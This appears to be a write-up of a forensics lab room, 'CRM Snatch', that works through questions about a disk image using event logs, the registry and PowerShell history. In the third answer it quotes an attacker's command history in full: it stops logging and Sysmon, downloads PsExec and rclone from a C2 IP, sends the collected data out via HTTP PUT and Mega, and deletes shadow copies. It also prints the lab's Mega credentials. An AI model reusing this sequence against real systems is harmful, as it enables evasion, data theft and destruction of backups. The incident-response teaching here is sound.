
- Published on
CRM Snatch
Overview
This machine is about trying to analyse a situation where an attacker has remotely connected to the target machine and exfiltrated confidential customer information.
The machine included in the room automatically launches a Windows desktop for analysis of an image file of the machine's disk taken after the attack for the analysis. The machine includes the AccessData FTK Imager and two further folders on the desktop:
- Image This folder contains the image file for the analysis
- EZTools The EZ Tools Suite, developed by Eric Zimmerman, for forensic analysis
The first step is to open the FTK Imager utility and load the image file located in the Image folder on the desktop.

And with that we are ready to start answering the questions in the room.
1. Which domain account was used to initiate the remote session on the host?
To answer this question we should take a look at what event logs files might be available to us in the C:\Windows\system32\winevt directory.

There seem to be quite a few event log files available for analysis. To start with lets export the Security.evtx file.
Right clicking on the file we can choose to export it to a folder on our machine for analysis.
After dumping the file on the Desktop we can launch Powershell and check for Event ID 4624 in the Security log file and dump the first 5 connections:
Get-WinEvent -Path ".\Security.evtx" |Where-Object { $_.Id -eq 4624 } |ForEach-Object { $xml = [xml]$_.ToXml() $props = $xml.Event.EventData.Data [pscustomobject]@{ TimeCreated = $_.TimeCreated AccountName = ($props | Where-Object {$_.Name -eq 'TargetUserName'}).'#text' LogonType = ($props | Where-Object {$_.Name -eq 'LogonType'}).'#text' SourceMachine = ($props | Where-Object {$_.Name -eq 'WorkstationName'}).'#text' SourceIP = ($props | Where-Object {$_.Name -eq 'IpAddress'}).'#text' }} | Where-Object { $_.LogonType -in '10' } | Select-Object -First 5 |Format-Table -AutoSizeThis will generate the following output:
Windows PowerShellCopyright (C) Microsoft Corporation. All rights reserved.
PS C:\Users\Administrator>>> Get-WinEvent -Path ".\Security.evtx" |>> Where-Object { $_.Id -eq 4624 } |>> ForEach-Object {>>     $xml = [xml]$_.ToXml()>>     $props = $xml.Event.EventData.Data>>     [pscustomobject]@{>>         TimeCreated   = $_.TimeCreated>>         AccountName   = ($props | Where-Object {$_.Name -eq 'TargetUserName'}).'#text'>>         LogonType     = ($props | Where-Object {$_.Name -eq 'LogonType'}).'#text'>>         SourceMachine = ($props | Where-Object {$_.Name -eq 'WorkstationName'}).'#text'>>         SourceIP      = ($props | Where-Object {$_.Name -eq 'IpAddress'}).'#text'>>     }>> } | Where-Object { $_.LogonType -in '10' } | Select-Object -First 5 |>> Format-Table -AutoSize
TimeCreated          AccountName     LogonType SourceMachine SourceIP-----------          -----------     --------- ------------- --------7/3/2025 3:56:37 PM  Administrator   10        SRV-CRM-01    172.16.8.937/3/2025 11:30:51 AM matthew.collins 10        SRV-CRM-01    172.16.8.937/3/2025 11:30:51 AM matthew.collins 10        SRV-CRM-01    172.16.8.937/3/2025 9:36:00 AM  Administrator   10        SRV-CRM-01    172.16.8.937/3/2025 8:02:59 AM  matthew.collins 10        SRV-CRM-01    172.16.8.93
From the logs we can see that it is likely that matthew.collins is the domain account that was used to initiate the remote session for the attack.
2. For how many seconds did the attacker maintain their PowerShell session active?
Now that we know that the matthew.collins was used in order to initiate the remote session on the machine we can start by looking in the user's register file ntuser.dat to see whether we can find out what was running.
From the FTK Images utility we navigate to C:\Users\matthew.collins and export the NTUSER.dat, the ntuser.dat.LOG1 and ntuser.dat.LOG2 files and then load them into the EZTools Registry Explorer utility.
The great thing about EZ Tools is that it has a list of bookmarks which makes finding the right information in the registry really easy.
Navigating to the UserAssist bookmark we can find an entry for powershell and see that the focus time of the application was 57 minutes and 35 seconds:

If we do a small calculation we can say:
57 minutes * 60 = 3420 Add on the 35 seconds and we arrive at a total session time of 3455 seconds.
3. What was the attacker's C2 IP address used for staging and exfiltration?
In order to know what was happening we ought to see if we can find any information about what happened during the Powershell session. If command logging is enabled then we should be able to find a file under the users home in the {home}\AppData\Roaming\Microsoft\Powershell\PSReadLine directory called ConsoleHost_history.txt and we are in luck because it exists.
The contents of this file were:
wmic shadowcopy call create Volume='C:\'systeminfosysteminfo > C:\Temp\recon_systeminfo.txtsysteminfo | Out-File C:\Temp\recon_systeminfo.txt23 collapsed lines
New-Item C:\Exfil_Temp -ItemType Directory -Forcesysteminfo | Out-File C:\Exfil_Temp\recon_systeminfo.txtnetstat -ano | Out-File C:\Exfil_Temp\recon_netstat.txtsc querysc query type= servicesc query type=servicesc query state=allsc.exe queryStop-Service -Name EventLogStop-Service -Name EventLog -ForceStop-Service -Name Sysmon -ForceStop-Service -Name Sysmon64 -ForceInvoke-WebRequest http:167.172.41.141/PsExec.exe -OutFile $env:TEMP\psexec.exe -UseBasicParsingInvoke-WebRequest http://167.172.41.141/PsExec.exe -OutFile $env:TEMP\psexec.exe -UseBasicParsingC:\Users\MATTHE~1.COL\AppData\Local\Temp\psexec.exe -accepteula -i -s powershell.exeInvoke-WebRequest http://167.172.41.141/7z2409-x64.exe -OutFile $env:TEMP\7zz.exe -UseBasicParsingInvoke-WebRequest http://167.172.41.141/rclone-v1.70.2-windows-amd64/rclone.exe -OutFile $env:TEMP\rclone.exe -UseBasicParsingNew-Item C:\ProgramData\sync -ItemType Directory -ForceCopy-Item $env:TEMP\7zz.exe C:\ProgramData\sync\Copy-Item $env:TEMP\pssexec.exe C:\ProgramData\sync\Copy-Item $env:TEMP\psexec.exe C:\ProgramData\sync\Rename-Item $env:TEMP\rclone.exe C:\ProgramData\sync\backup_win.exeRename-Item $env:TEMP\rclone.exe "C:\ProgramData\sync\backup_win.exe"@"`[crmremote]`type = http`url = http://167.172.41.141:8080`"@ | Set-Content "C:\ProgramData\sync\\crmhttp.conf" -Encoding ASCII& "C:\ProgramData\sync\backup_win.exe" --config "C:\ProgramData\sync\crmhttp.conf" copy C:\Exfil_Temp.7z crmremote:@"`[crmremote]`type = webdav`url = http://167.172.41.141:8080`"@ | Set-Content "C:\ProgramData\sync\\crmhttp.conf" -Encoding ASCII& "C:\ProgramData\sync\backup_win.exe" --config "C:\ProgramData\sync\crmhttp.conf" copy C:\Exfil_Temp.7z crmremote:Invoke-WebRequest -Uri "http://167.172.41.141:8080/Exfil_Temp.7z"Invoke-WebRequest -Uri "http://167.172.41.141:8080/Exfil_Temp.7z" ``-Method Put ``-InFile "C:\Exfil_Temp.7z" ``-ContentType "application/octet-stream"[System.Net.ServicePointManager]::Expect100Continue = $falseInvoke-WebRequest -Uri "http://167.172.41.141:8080/Exfil_Temp.7z" ``-Method Put ``-InFile "C:\Exfil_Temp.7z" ``-ContentType "application/octet-stream"@"`27 collapsed lines
[crmremote]`type = mega`user = harmlessuser98@proton.me`pass = Wrt@5LXo6k6dum&JF9`"@ | Out-File "C:\ProgramData\sync\mega.conf" -Encoding ASCII& "C:\ProgramData\sync\backup_win.exe" --config "C:\ProgramData\sync\mega.conf" copy C:\Exfil_Temp.7z crmremote:DecptiTech_exfil_backups/@"`[crmremote]`type = mega`user = harmlessuser98@proton.me`pass = & "$env:TEMP\backup_win.exe" obscure Wrt@5LXo6k6dum&JF9`"@ | Out-File "C:\ProgramData\sync\mega.conf" -Encoding ASCII& "C:\ProgramData\sync\backup_win.exe" --config "C:\ProgramData\sync\mega.conf" copy C:\Exfil_Temp.7z crmremote:DecptiTech_exfil_backups/$MegaPass = (& "$env:TEMP\backup_win.exe" obscure "Wrt@5LXo6k6dum&JF9"`)@"`[crmremote]`type = mega`user = harmlessuser98@proton.me`pass = $MegaPass`"@ | Out-File "C:\ProgramData\sync\mega.conf" -Encoding ASCII& "C:\ProgramData\sync\backup_win.exe" --config "C:\ProgramData\sync\mega.conf" copy C:\Exfil_Temp.7z crmremote:DecptiTech_exfil_backups/Remove-Item "$env:TEMP\7zz.exe" -ForceRemove-Item "$env:TEMP\backup_win.exe" -ForceClear-RecycleBin -Forcevssadmin delete shadows /all quietvssadmin delete shadows /all /quietFrom this we can see that there was an attempt to exfiltrate files to an IP 167.172.41.141
4. Which well-known tool was used to exfiltrate the collected data?
From the output in the previous question we can see that various utilities were downloaded from the C2 host including psexec, 7zip and rclone. rclone is a tool often used to copy data to a remote machine so this is the answer.
5. What is the obscured password to the attacker-controlled Mega?
Again using the powershell command history above it looks like a file called C:\ProgramData\sync\mega.conf is created which appears as though it contains a user and a pass. From FTK Imager we explore the image and find this file in the fore-mentioned location and we can see the contents of it:
[crmremote]type = megauser = harmlessuser98@proton.mepass = yWKgVA7Rv1iIoG-VWAr7NAFbwKHNiMZGNybJ4QybJHtiFgFrom this file we can determine that the password is yWKgVA7Rv1iIoG-VWAr7NAFbwKHNiMZGNybJ4QybJHtiFg
6. What is Lucas's email address found in the exfiltrated data?
Finally we need to try and establish Lucas's email address. We now that some files were dumped in C:\Exfil_Temp so we have a look at what is in that folder in the image using FTK Imager:

So we know that Lucas's email address is lucas.rivera@decptitech.thm